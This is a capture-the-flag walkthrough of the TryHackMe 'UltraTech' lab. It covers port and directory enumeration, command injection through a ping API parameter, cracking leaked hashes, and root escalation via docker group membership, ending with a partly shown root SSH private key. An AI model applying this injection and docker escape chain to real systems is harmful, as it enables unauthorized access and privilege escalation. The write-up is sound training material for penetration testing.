UltraTech

Link - https://tryhackme.com/room/ultratech1

Use **Nmap** tool to enumerate through the open ports and services on the machine.


```
┌──(kali㉿kali)-[~/UltraTech]
└─$ nmap -sC -sV -Pn -p- 10.10.129.255
Starting Nmap 7.92 ( https://nmap.org ) at 2022-02-04 18:45 EST
Nmap scan report for 10.10.129.255
Host is up (0.074s latency).
Not shown: 65531 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp     vsftpd 3.0.3
22/tcp    open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; pr
| ssh-hostkey:
|   2048 dc:66:89:85:e7:05:c2:a5:da:7f:01:20:3a:13:fc:27 (RSA)
|   256 c3:67:dd:26:fa:0c:56:92:f3:5b:a0:b3:8d:6d:20:ab (ECDSA)
|_  256 11:9b:5a:d6:ff:2f:e4:49:d2:b5:17:36:0e:2f:1d:2f (ED25519)
8081/tcp  open  http    Node.js Express framework
|_http-title: Site doesn't have a title (text/html; charset=utf-8).
|_http-cors: HEAD GET POST PUT DELETE PATCH
31331/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-title: UltraTech - The best of technology (AI, FinTech, Big Data)
|_http-server-header: Apache/2.4.29 (Ubuntu)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```


With the webpage hosted on port 8081, use **Gobuster** tool to search the sub-directories on the machine.

```
┌──(kali㉿kali)-[~/UltraTech]
└─$ gobuster dir -u http://10.10.129.255:8081/ -w /usr/share/dirb/wordlists/common.txt
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.129.255:8081/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/dirb/wordlists/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2022/02/04 19:00:38 Starting gobuster in directory enumeration mode
===============================================================
/auth                 (Status: 200) [Size: 39]
/ping                 (Status: 500) [Size: 1094]
```

There are only 2 subdirectories been found.

Checking on the






There isn't much information been found by navigating to the above found sub-directories on the webpage.

Use the same **Gobuster** tool on another port where another web application is been posted.


```
┌──(kali㉿kali)-[~/UltraTech]
└─$ gobuster dir -u http://10.10.129.255:31331/ -w /usr/share/dirb/wordlists/common.txt
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.129.255:31331/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/dirb/wordlists/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2022/02/04 18:52:15 Starting gobuster in directory enumeration mode
===============================================================
/.hta                 (Status: 403) [Size: 295]
/.htaccess            (Status: 403) [Size: 300]
/.htpasswd            (Status: 403) [Size: 300]
/css                  (Status: 301) [Size: 321] [--> http://10.10.129.255:31331/css/]
/favicon.ico          (Status: 200) [Size: 15086]
/images               (Status: 301) [Size: 324] [--> http://10.10.129.255:31331/images/]
/index.html           (Status: 200) [Size: 6092]
/javascript           (Status: 301) [Size: 328] [--> http://10.10.129.255:31331/javascript/]
/js                   (Status: 301) [Size: 320] [--> http://10.10.129.255:31331/js/]
/robots.txt           (Status: 200) [Size: 53]
/server-status        (Status: 403) [Size: 304]
```

So for this, Gobuster tool gave a lot of results.


One of them is – rotbots.txt which has the below information.




As mentioned above, navigate to the mentioned sub-directory.



Found the Login page -






```
33                          <input type="text" name="login" id='email' placeholder="your login">
34                          <label>Password</label>
35                          <input type="password" name="password" id='password' placeholder="&#9679;&#9679;&#967
36                          <button type='submit' class="button button__accent">Log in</button>
37                          <a href=""><h6 class="left-align" >Forgot your password?</h6></a>
38                      </form>
39                  </div>
40              </div>
41          </div>
42      </div>
43      <script src='js/app.min.js'></script>
44      <script src='js/api.js'></script>
45  </body>
46  </html>
47
```


```
(function() {
    console.warn('Debugging ::');

    function getAPIURL() {
    return `${window.location.hostname}:8081`
    }

    function checkAPIStatus() {
    const req = new XMLHttpRequest();
    try {
        const url = `http://${getAPIURL()}/ping?ip=${window.location.hostname}`
        req.open('GET', url, true);
        req.onload = function (e) {
        if (req.readyState === 4) {
            if (req.status === 200) {
            console.log('The api seems to be running')
            } else {
            console.error(req.statusText);
            }
```

Try pinging some ip address –




PING 10.10.10.10 (10.10.10.10) 56(84) bytes of data. 64 bytes from 10.10.10.10: icmp_seq=1 ttl=64 time=0.486 ms --- 10.10.10.10 ping statistics --- 1 packets transmitted, 1 received, 0% packet loss, time 0ms rtt min/avg/max/mdev = 0.486/0.486/0.486/0.000 ms

Use the web address to alter it and exploit it in a way to retrieve sensitive data. Also put the command in between ``.




ping: utech.db.sqlite: Name or service not known



Use Hashcat or carckstation online tool to crack the encoded file.

Once found the password in plain text, use the same and a[pend the web address to login to the machine.



Login to the SSH session with the above credentials.

```
r00t@ultratech-prod:~$ id
uid=1001(r00t) gid=1001(r00t) groups=1001(r00t),116(docker)
r00t@ultratech-prod:~$
```

Since the user is added to the group who has access to the docker image, use the same to exploit and ge the root shell.

```
r00t@ultratech-prod:~$ docker run -v /:/mnt --rm -it bash  chroot /mnt sh
# id
uid=0(root) gid=0(root) groups=0(root),1(daemon),2(bin),3(sys),4(adm),6(disk),10(uucp),11,20(dialout),26(tape),27(sudo)
#
```

Checked on GTFObins about the shell using the docker SUID.

Shell

It can be used to break out from restricted environments by spawning an interactive system shell.

The resulting is a root shell.

```
docker run -v /:/mnt --rm -it alpine chroot /mnt sh
```

Follow the instructions on the website to get the root shell.

Traverse through the directories to find the **root** flag.

```
# cd root
# cd .ssh
# ls
authorized_keys  id_rsa  id_rsa.pub
# cat it^H^H
cat: 'it'$'\b\b': No such file or directory
# cat id_rsa
-----BEGIN RSA PRIVATE KEY-----
[redacted]AKCAQEAuDSna2F3pO8vMOPJ4l2PwpLFqMpy1SWYaaREhio64iM65HSm
sIOfoEC+vvs9SRxy8yNBQ2bx2kLYqoZpDJOuTC4Y7VIb+3xeLjhmvtNQGofffkQA
jSMMlh1MG14fOInXKTRQF8hPBWKB38BPdlNgm7dR5PUGFWni15ucYgCGq1Utc5PP
NZVxika+pr/U0Ux4620MzJW899lDG6orIoJo739fmMyrQUjKRnp8xXBv/YezoF8D
hQaP7omtbyo0dczKGkeAVCe6ARh8woiVd2zz5SHDoeZLe1ln4KSbIL3EiMQMzOpc
```